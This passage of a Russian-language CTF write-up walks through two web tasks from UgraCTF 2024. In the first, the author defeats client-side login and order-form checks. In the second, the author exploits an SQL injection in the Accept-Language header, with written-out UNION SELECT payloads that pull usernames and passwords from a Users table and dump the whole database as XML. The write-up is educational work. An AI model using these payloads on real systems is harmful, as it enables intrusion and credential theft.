


На сервере тоже есть проверка учётных данных. Будем разбираться дальше и смотреть, что происходит в функции `validateCredentials()`, используемой на клиенте.

```
async function validateCredentials() {
    var chitateli = await fetch('/{{token}}/list_users').then(response => {
        return response.json();
        }).catch(err => {
        console.log(err);
        })
    var bilet = document.getElementById('bilet').value;
    var reader_password = document.getElementById('password').value;
    if (bilet in chitateli){
        if (chitateli[bilet].isValid == true &&
         chitateli[bilet].signedOnlineConsent == true){
            let password = "";
            password += bilet[5] + bilet[4] + bilet[6];
            password += String.fromCharCode(1040+parseInt(bilet[3]));
            password += String.fromCharCode(1040+parseInt(bilet[7]));
            password += String.fromCharCode(1040+parseInt(bilet[8]));
            password += String(10 - parseInt(bilet[0]));
            password += '7'
            if (password.match(/[0-9]{3}[А-Я]{3}[0-9]{2}/) && password ==
         reader_password){
                return true;
            }
        }
    }
    return false;
}
```

…Да. Библиотека настолько перестаралась с аутентификацией пользователей, что осуществляет её и на сервере, и на клиенте.

В первой строчке видим, что скрипт забирает список читателей с сервера. Можем обратиться к этому списку сами и посмотреть, что он из себя представляет.



Это большой JSON-объект, в котором хранятся номера читательских билетов. Также у каждого из билетов есть свойства — является ли билет действительным, и подписал ли читатель согласие на обработку персональных данных.

Видим, что далее в функции проверяется, входит ли введённый билет в список существующих, а также те самые свойства. Значит, нам нужен любой из билетов, у которого оба свойства равны `true`. В списке из скриншота таковым является первый же билет, `8610029000`, его и возьмём.

Далее начинается проверка пароля. Как по коду, так и по иллюстрации на странице входа видно, что пароль представляется собой последовательность из трёх цифр, трёх заглавных букв русского алфавита и ещё двух цифр. Но занимательнее другое — этот пароль генерируется прямо из номера читательского билета весьма своеобразным алгоритмом.

Разбираться в нём абсолютно необязательно, достаточно применить его для выбранного нами номера билета.


```
> function passwordByTicket(bilet) {            let password = "";
              password += bilet[5] + bilet[4] + bilet[6];
              password += String.fromCharCode(1040+parseInt(bilet[3]));
              password += String.fromCharCode(1040+parseInt(bilet[7]));
              password += String.fromCharCode(1040+parseInt(bilet[8]));
              password += String(10 - parseInt(bilet[0]));
              password += '7'; return password; }
< undefined
> passwordByTicket('8610029000')
< '209AAA27'
>
```

Теперь мы можем зайти в библиотеку с требуемыми номером билета и паролем.

> На самом деле на сервере проверялся только номер билета. Получив его, можно было отправить форму с подходящим билетом и произвольным паролем любым из ранее описанных способов.

Теперь мы имеем доступ к каталогу книг, имеющихся в библиотеке. Большинство

из них розданы другим читателям, но одно научное издание всё ещё можно выписать:



Но для получения книги нужно заполнить форму авторизации, которая также сообщает в модальном окне об ошибке подтверждения личности читателя. Идём смотреть обработчик:

```
document.getElementById("orderForm").addEventListener("submit",
         function(event) {
    event.preventDefault();
    if (ReaderCheck()){
            this.submit();
    }
    else{
        alert("Не подтверждена личность читателя!");
    }
});

function ReaderCheck() {
    var vuz_id = document.getElementById('vuz_id').value;
    if (!vuz_id.match(/^[0-9]{13}$/)){
        return false;
    }
    var driver_id = document.getElementById('driver_id').value;
    if (!driver_id.match(/^[0-9]{2}\s[0-9]{2}\s[0-9]{6}$/)){
        return false;
    }
}
```

Проверка данных, введённых в форму, более простая чем при входе в библиотеку, но есть другой момент — она никогда не возвращает `true`. Обходим её так же, как мы начинали обходить форму аутентификации:

```
> document.getElementById('orderForm').submit();
// или
> ReaderCheck = () => { return true; } // и нажать «Выписать книгу»
```

- Книга была успешно выписана! Для получения книги, предъявите следующий код при посещении библиотеки: ugra_wicket_gate_is_not_wicked_403mva4e0g36

Выписка книги

УРАЛЬСКИЙ НАУЧНО-ИССЛЕДОВАТЕЛЬСКИЙ ИНСТИТУТ УЦУЦУГИ. [ДАННЫЕ УДАЛЕНЫ]

Книга для детей и взрослых

Флаг: **ugra_wicket_gate_is_not_wicked_403mva4e0g36**

Языковой барьер

baksist, web 150

> Поручили младшему специалисту сделать локализацию сайта, а тестировать было некому и некогда. Посмотрите?
>
> *https://worldwide.q.2024.ugractf.ru/token*

Решение

Видим сайт макаронной фабрики, а внизу — кнопку для перевода главной страницы на другие языки. Разберёмся, как она работает.

```
▼<div b-w42glos0yv class="container">
   " © 2024 - ООО "Мои макароны" "
  ▼<div b-w42glos0yv class="btn-group dropup"> flex
    ▶<button b-w42glos0yv type="button" class="btn btn-outline-primary dropdown-toggle" data-bs-toggle=
     down" aria-haspopup="true" aria-expanded="false">…</button>
    ▼<div b-w42glos0yv class="dropdown-menu" aria-labelledby="dropdownMenuLink" style>
       <a b-w42glos0yv class="dropdown-item" href="#" onclick="updateLanguage('ru-RU')">Русский</a>
       <a b-w42glos0yv class="dropdown-item" href="#" onclick="updateLanguage('en-US')">English</a>
       <a b-w42glos0yv class="dropdown-item" href="#" onclick="updateLanguage('it-IT')">Italiano</a>
       <a b-w42glos0yv class="dropdown-item" href="#" onclick="updateLanguage('fr-FR')">Français</a>
       <a b-w42glos0yv class="dropdown-item" href="#" onclick="updateLanguage('zh-CN')">中文 (简体)</a>
     </div>
   </div>
  </div>
</footer>
```


При нажатии на один из языков вызывается JS-функция `updateLanguage()`, которая и отвечает за обновление контента страницы. Рассмотрим её код:

```
function updateLanguage(lang){
    fetch(`${window.location.pathname}localization/`, {
        method: 'GET',
        headers:{
            'Accept-Language': lang
        }
    }).then(
        response => response.text()
    ).then(
```


```
            response => document.getElementById('home-page').innerHTML =
             response
        ).catch(
            err => console.error(err)
        )
}
```

Код языка передаётся в переменной `lang`, после чего подставляется в заголовок `Accept-Language` GET-запроса к маршруту `/<token>/localization`, который и возвращает переведённые версии главной страницы.


Посмотрим, что произойдёт, если в такой запрос подставить произвольное значение:




Логичным будет предположение о том, что значение заголовка является параметром, потенциально используемым для поиска в базе данных. Подставим кавычку в конец параметром и получим сообщение об ошибке:




А если добавить ещё и SQL-комментарий — получим предыдущее сообщение о том, что локализация не найдена, а значит, сам запрос выполнился успешно, но поиск в БД ничего не вернул.




Эти признаки указывают, что здесь возможна SQL-инъекция. Попробуем использовать стандартную технику с применением операции UNION — но вне зависимости от значения параметра мы получаем ошибку.




Наиболее вероятные причины ошибки — несоответствие типов данных и количества столбцов, указываемых во втором запросе. Перебрав различные варианты, выясняем, что для получения какого-либо вывода из БД нужно указать два столбца строкового типа, причём выведется только второй:




Для начала осмотримся и узнаем, в какой именно базе данных мы находимся. Перебрав различные функции для вызова информации о СУБД, выясняем, что это PostgreSQL.




Теперь нам нужно узнать, какие ещё таблицы существуют в БД, ведь, кроме главной страницы, на сайте есть ещё и форма логина, а значит, в базе могут храниться учётные данные для входа. Для этого обратимся к `information_schema.tables` — таблице, содержащей информацию обо всех таблицах в БД.




Приложение возвращает только первую строку из таблицы с результатами, которая, очевидно, содержит большое множество служебных таблиц. Отфильтруем результаты по текущей схеме, используя `WHERE`:




Существует таблица `Localizations`, в которой, видимо, и хранятся переведённые версии сайта. Вряд ли в ней есть что-то интересное, так что воспользуемся `OFFSET 1` для получения следующего результата.



А вот это уже интересно! Сходим в `information_schema.columns`, чтобы узнать, какие столбцы есть в этой таблице.



Отлично, с помощью `OFFSET` аналогичным образом получаем столбец `Username`. Кажется, дело за малым: достать логин и пароль из известной нам таблицы. Однако…




Ошибка. Это странно: таблица точно есть, столбец тоже, в схеме же всё написано! Так почему же происходит ошибка, как будто бы такой таблицы нет?

Как мы помним, используется СУБД PostgreSQL — имена таблиц и столбцов с использованием заглавных букв на самом деле не очень для неё характерны. Ведь обычно создание таблицы в PostgreSQL работает примерно так:

По умолчанию идентификаторы в PostgreSQL приводятся к нижнему регистру, но с нашими таблицами `Localizations` и `Users` этого не произошло. Как так вышло?

Идём в гугл с запросом в духе `postgresql uppercase names` и находим ответ:



3 Answers

Sorted by: Highest score (default)


69

put table name into double quotes if you want postgres to preserve case for relation names.

> Quoting an identifier also makes it case-sensitive, whereas **unquoted names are always folded to lower case**. For example, the identifiers FOO, foo, and "foo" are considered the same by PostgreSQL, but "Foo" and "FOO" are different from these three and each other. (The folding of unquoted names to lower case in PostgreSQL is incompatible with the SQL standard, which says that unquoted names should be folded to upper case. Thus, foo should be equivalent to "FOO" not "foo" according to the standard. If you want to write portable applications you are advised to **always quote a particular name or never quote it**.)

Итак, чтобы успешно извлечь логин и пароль, нужно обернуть имена столбцов и таблицы в двойные кавычки. Получаем такой запрос:

```
GET /f32000ab58383c26/localization/ HTTP/2
Host: worldwide.q.2024.ugractf.ru
Accept-Language: test' UNION SELECT '1', "Username"||' '||"Password" FROM
"Users" --
```




Вводим логин и пароль на сайте, после чего получаем промокод на экскурсию.

Флаг: **ugra_localization_with_no_sanitazation_661aabecf665**

Альтернативное решение

Один из участников поделился решением, которое не требует решения проблем с двойными кавычками, а просто вызывает функцию PostgreSQL, сохраняющую содержимое целой БД в формате XML и запихивающей это огромное значение прямо в одно поле:

```
GET /f32000ab58383c26/localization/ HTTP/2
Host: worldwide.q.2024.ugractf.ru
Accept-Language: en-US' UNION SELECT '', database_to_xml(true,true,'')::text
--
```



Элегантно!

Постмортем

Изначально планировалось предоставлять исходники, но в ходе тестирования оказалось, что поиск вектора для инъекции оказался достаточно простым, чтобы этого не делать.

Однако из-за первоначального white-box-подхода к таску приложение было написано на C# и ASP.NET, чтобы у проекта была большая файловая структура, и поиск нужного места в коде занял какое-то время. Для хранения сущностей БД в приложении используется EntityFramework, а в качестве СУБД использовался SQL Server.

В ночь перед началом соревнований обнаружилось, что на сервере было обновлено ядро Linux, которое полностью сломало контейнер с SQL Server. Из-за этого таск пришлось экстренно переделывать под PostgreSQL, и при адаптации скрипта T-SQL имена столбцов и таблиц были заключены в двойные кавычки, так как иначе в приложении возникали ошибки при создании сущностей EF. Это сделало таск несколько сложнее, чем планировалось, и заслуживающим, наверное, большего количества баллов. Тем не менее, в итоге он оказался вполне решаемым.

Такие дела.